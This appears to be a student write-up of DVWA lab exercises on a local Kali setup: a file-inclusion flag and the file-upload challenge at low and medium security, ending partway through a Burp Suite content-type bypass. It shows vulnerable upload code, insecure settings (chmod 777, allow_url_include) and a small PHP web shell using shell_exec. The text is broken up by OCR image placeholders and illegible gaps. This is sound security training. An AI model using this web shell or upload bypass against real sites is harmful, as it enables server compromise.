
File 4 (Hidden)

[illegible]







```
view-source:http://127.0.0.1/DVWA/vulnerabilities/fi/?page=file/../../hackable/flags/fi.php

1.) Bond. James Bond

2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

<br /><br />
--LINE HIDDEN ;)--

<br /><br />
4.) The pool on the roof must have a leak.
<!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons. -->
<!DOCTYPE html>

<html lang="en-GB">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

        <title>Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA)</title>

        [illegible]
```



Configuration

apache2handler


Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA



Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA

File Upload (Roula):

This challenge has an upload button that will allow us to upload files that may contain malicious content.

File Upload with Security Level Low:

This is the page we first see:



Vulnerability: File Upload

Incorrect folder permissions: /var/www/html/DVWA/hackable/uploads/
Folder is not writable.

The PHP module **GD is not installed**.


Choose an image to upload:

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


There are 2 errors we need to fix, one about the GD module, and another concerning permissions.

First, we install the GD module:



```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install php-gd
```

And after we restart apache2, we remove this error:




```
┌──(root㉿kali)-[/home/kali]
└─# service apache2 restart

┌──(root㉿kali)-[/home/kali]
└─#
```

Vulnerability: File Upload


Incorrect folder permissions: /var/www/html/DVWA/hackable/uploads/
Folder is not writable.

Choose an image to upload:

Then , we will edit the permissions using chmod 777 to ../hackable/uploads:




```
┌──(root㉿kali)-[~]
└─# chmod 777 /var/www/html/DVWA/hackable/uploads/
```



Vulnerability: File Upload


Choose an image to upload:

And the errors are gone.
We also need to fix these to be able to upload files:
In php.ini, we toggle this to true



```
; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On
```

From the source code, we can see how the upload works, and we can notice a very obvious vulnerability which is that there is no checking of the file that is being uploaded or its size.




File Upload Source

vulnerabilities/upload/source/low.php


```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

Here is what it accepts according to BurpSuite which is pretty much disastrous in terms of security: (BurpSuite download will be discussed in the CSP Bypass down below).



```
SSPOST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

To test the page, we uploaded a photo of a happy dog:



Choose an image to upload:

Browse... No file selected.

Upload

```
../../hackable/uploads/happydog.jpeg succesfully uploaded!
```


According to the source code, we know that the image will be uploaded to the ../hackable/uploads directory. We downloaded an image and named it happydog.jpeg and as of now it is in the downloads directory.



It was in the downloads directory and as we can see, it was uploaded to the ../hackable/uploads directory.


Our objective is to upload a malicious .php file, so we will create one with a simple commands to retrieve the files and their permissions in a directory:

We chose to write a program called hack.php that will display the files in the directory and their information such as date, permissions, etc that is offered by the ls -la command:


~/Documents/hack.php - Mousepad
File Edit Search View Document Help

```php
<?php
  $output = shell_exec('ls -la');
  echo "<pre>$output</pre>";
?>
```

As can be we stored it in documents and now we will upload it and it will reach the uploads directory just as the image did:
It was also successfully uploaded:




Vulnerability: File Upload


Choose an image to upload:

../../hackable/uploads/hack.php succesfully uploaded!

Now, if we go to the directory of file uploaded:



And going to this directory on Firefox:




localhost/DVWA/hackable/uploads/

Index of /DVWA/hackable/uploads


```
Name             Last modified     Size Description
Parent Directory                    -
dvwa_email.png   2023-04-11 17:38  667
hack.php         2023-04-17 08:17   72
happydog.jpeg    2023-04-17 08:06  16K
Apache/2.4.55 (Debian) Server at localhost Port 80
```

If we press our hack.php, we can successfully view the files and their details:



File Upload with Security Level Medium:

We are greeted with the same page at the medium level, but the source code has some difference:




Vulnerability: File Upload
Choose an image to upload:
Browse... No file selected.
Upload
Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) — Mozilla Fire
localhost/DVWA/vulnerabilities/view_source.php?id=upload&security=m
90%

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
```

We can see that the security has been tightened, with the uploads only being a png or jpeg to be accepted, and they must be smaller than 100,000 bytes.

To bypass this, we will use BurpSuite to upload the same code but name it hack2.php. We will edit the content-type and forward the HTTP request:
This is the error message we get before editing the content-type:



